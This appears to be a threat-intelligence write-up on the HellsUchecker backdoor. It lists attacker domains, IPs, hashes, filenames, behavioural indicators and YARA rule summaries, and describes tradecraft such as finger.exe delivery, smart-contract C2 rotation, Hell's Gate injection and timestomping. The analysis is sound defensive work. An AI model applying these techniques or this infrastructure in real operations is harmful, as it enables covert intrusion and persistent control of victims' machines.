Smart contract rotation timeline

Date (UTC)	Block	Notes
2025-12-04 16:41	70486530	Contract deployed
2025-12-04 16:54	70487631	First config (~13 min after deploy)
2025-12-04 17:33	70490694	Testing
2025-12-04 17:45	70491663	Testing
2025-12-04 17:46	70491765	1 min later
2025-12-04 18:22	70494632	Last of initial setup
2025-12-09 23:15	71093918	5 days later

Date (UTC)	Block	Notes
2025-12-10 08:28	71138110	~9 hours later
2025-12-20 21:19	72351473	Same day <code>more-arpc.icu</code> registered
2026-02-14 20:26	81233467	Same day <code>rpcsecnoweb.pro</code> registered (56-day gap)

Deployer wallet `0x11e18d4e47c1c2ea4137262c3efba9123fd76b39`: funded with 0.00862878 BNB (~\$5.55) from ChangeNOW. 11 total transactions. Has only ever interacted with this one contract. ChainAbuse: 0 reports on both the contract and deployer addresses.

Infrastructure

Domain registration

Domain	Registrar	Registered	NS	Role
h01-captcha[.]sbs	Global Domain Group LLC	2026-03-06	Cloudflare	Landing page
cldvrfd[.]click	Global Domain Group LLC	2026-02-20	Cloudflare	Finger + Python delivery
more-arpc[.]icu	Global Domain Group LLC	2025-12-20	Cloudflare	Stage-2 C2 host
rpcsecnoweb[.]pro	Global Domain Group LLC	2026-02-14	Cloudflare	Stage-2 C2 host
allthe[.]site	Hostinger	2025-08-22	dns-parking.com	C2 backbone
acchimneyservices[.]cfd	Global Domain Group LLC	2026-02-05	Google Cloud DNS	Cover (403)
sobeautyrebel[.]cfd	Global Domain Group LLC	2026-02-05	Google Cloud DNS	Cover (403)

6 of 7 use Global Domain Group LLC (IANA 3956). Operational domains use Cloudflare DNS; the `.cfd` cover domains use Google Cloud DNS. All GDG domains have WHOIS privacy.

Hosting

IP	ASN	Location	Role
178.16.52.168	AS202412 Omegatech LTD	Frankfurt, DE	Finger C2, Python delivery, pnn.allthe.site
144.124.246.155	AS216071 Servers Tech Fzco	Amsterdam, NL	HellsUchecker C2, operator panels
193.42.124.3	AS198610 Beget LLC	Moscow, RU	Down (zpanel, booking)
46.173.25.138	AS198610 Beget LLC	St. Petersburg, RU	Down (ozn00001, 503)

178.16.52.168 runs OpenSSH 9.6p1 and Apache 2.4.58 on Ubuntu. Port 79 (finger) is the only functional service -- HTTP returns 403. Shodan reports [pnn.allthe.site](#) as a hostname for this IP, tying the [cldvrfd.click](#) delivery infrastructure to the [allthe.site](#) C2 backbone.

144.124.246.155 is on AS216071 Servers Tech Fzco, a UAE-registered hoster operating from Amsterdam via VDSina ([v633689.hosted-by-vdsina.com](#)). Pulsedive lists it at medium risk for a "Brute Force Hosts" feed on port 22. Three [.cfd](#) cover domains are co-hosted on the same IP.

Both Russian IPs are on Beget LLC (AS198610). The operator geofences 11 CIS countries including Russia in the anti-sandbox checks, but hosts infrastructure in Moscow and St. Petersburg.

Subdomain timeline

14 subdomains over 7 months:

Date	Subdomain	IP	Role
2025-08-22	files, panel	144.124.246.155	File hosting, operator panel
2025-11-20	zpanel	193.42.124.3	Secondary panel (down)
2025-12-10	booking	193.42.124.3	Unknown (down)
2025-12-15	input	178.16.52.168	403 (parked)
2025-12-28	rec	144.124.246.155	C2 checkin endpoint (/chk)
2025-12-28	pnn	178.16.52.168	Dead (NXDOMAIN)
2025-12-29	d	178.16.52.168	403 (parked)
2026-02-03	cl	144.124.246.155	Operator login (Bootstrap form)

Date	Subdomain	IP	Role
2026-02-04	pr	178.16.52.168	Test page ("TEST PAGE! WORKING :)")
2026-02-05	test	144.124.246.155	Testing
2026-02-10	cmd	144.124.246.155	Command interface
2026-02-12	d (renewed)	178.16.52.168	Same day uchecker PE compiled
2026-02-14	nnp0	178.16.52.168	Operator login
2026-03-10	ozn00001	46.173.25.138	503 (newest)

IOC summary

Network

IOC	Type	Context
h01-captcha[.]sbs	Domain	Landing page (ClickFix)
finger.cldvrfd[.]click	Domain	Finger C2 (stage 2)
on.cldvrfd[.]click	Domain	Backup finger C2
vrf.cldvrfd[.]click	Domain	Python payload host (stage 3)
more-arpc[.]icu	Domain	Stage-2 C2 host
rpcsecnoweb[.]pro	Domain	Stage-2 C2 host
rec.allthe[.]site	Domain	HellsUchecker C2 (/chk)
panel.allthe[.]site	Domain	Operator panel
cmd.allthe[.]site	Domain	Command interface
cl.allthe[.]site	Domain	Operator login
nnp0.allthe[.]site	Domain	Operator login
178.16.52.168	IP	cldvrfd.click infrastructure (Omegatech, Frankfurt)

IOC	Type	Context
144.124.246.155	IP	allthe.site infrastructure (Servers Tech Fzco, Amsterdam)
185.93.89.62	IP	Mac AMOS payload (Limited Network LTD, Manchester)
0x328A1faDff154290F0Ce1389a4E633698CDfdAa7	Smart contract	BSC/AVAX C2 config
0x11e18d4e47c1c2ea4137262c3efba9123fd76b39	Wallet	Contract deployer (ChangeNOW funded)

Host

IOC	Type	Context
CacheManager.bat	Filename	Persistence copy (BAT polyglot)
CacheManager.lnk	Filename	Startup shortcut
.CurdyEntheos	Extension	Write probe
Global\SM0_17083_304_WilStaging_02	Mutex	Single-instance
uchecker.pdb	PDB	Final backdoor
poygon-notifications-click.msi	Filename	MSI original name
standalone_standard_configure_v6.1.0	Product name	MSI metadata
SvcUpdate_8d52/	Directory	MSI install path
myApp v1.0	User-Agent	C2 checkin

Hashes

SHA256	File	VT
6373eec0482f5b98f127967135937fca60e5a497befb51cb1267fa402063095d	manager.msi	2/76
dcf5e6b4c75c50010d79ba3c451de49f433b7f7b7138013c60b1fa168441399c	wscript_ce49.bat	3/76

SHA256	File	VT
2b6273d63ec822621bbefdf723ec8182494e648e2ae1215359c090b491667249	EtherHiding loader	35/76

Behavioural

Indicator	Description
finger.exe on port 79	LOLBin payload delivery
eth_call to name() (0x06fdde03) on BSC/AVAX	EtherHiding C2 config retrieval
HTTPS POST to /chk with {"id":, "arguments":[]}	HellsUchecker checkin
NtCreateSection + NtMapViewOfSection self-injection	Hell's Gate shellcode injection
Startup folder .lnk + RegisterApplicationRestart	Dual persistence
File timestamps backdated 43 months	Timestomping
6-thread noise (fake blockchain RPC + benign APIs)	Anti-analysis traffic

YARA rules

5 detection rules published at :

Rule	Target	Scan context
HellsUchecker_Backdoor	Final PE -- PDB path + JSON-RPC template + User-Agent	Process memory
HellsUchecker_Backdoor_Wide	Final PE -- drops PDB requirement, adds date formatting LUTs	Process memory
HellsUchecker_MSI_Dropper	WiX MSI -- SvcUpdate directory + fake Microsoft Update author	Disk
HellsUchecker_MSBuild_Polyglot	BAT/MSBuild polyglot -- base91 delimiter + CodeTaskFactory	Disk
HellsUchecker_Shellcode_Loader	x64 shellcode -- config token + SipHash round constants + aPLib prologue	Process memory

The backdoor and shellcode rules target memory-resident artifacts that are never written to disk. They require process memory scanning or memory dumps. The MSI and polyglot rules match on-disk files as delivered.

The EtherHiding .NET loader (stage 7, 35/76 VT) is not covered -- it already has broad vendor detection. The rules target the detection gaps: the MSI at 2/76, the polyglot at 3/76, and the memory-only final PE.

Assessment

HellsUchecker is a 28 KB native backdoor delivered through a 10-stage chain. The MSI scores 2/76. The final PE exists only in memory. The chain uses a LOLBin for initial delivery, a blockchain smart contract for C2 rotation, and direct syscalls for injection. One blockchain transaction updates the C2 config for all deployed implants. The on-chain record shows 9 config updates over 3 months, with the last two coinciding with new domain registrations.

See also: [OCRFix / EtherHiding botnet](#), [Python Loader Evolution](#).

Kirk

I like the internet. Want to get in touch? ·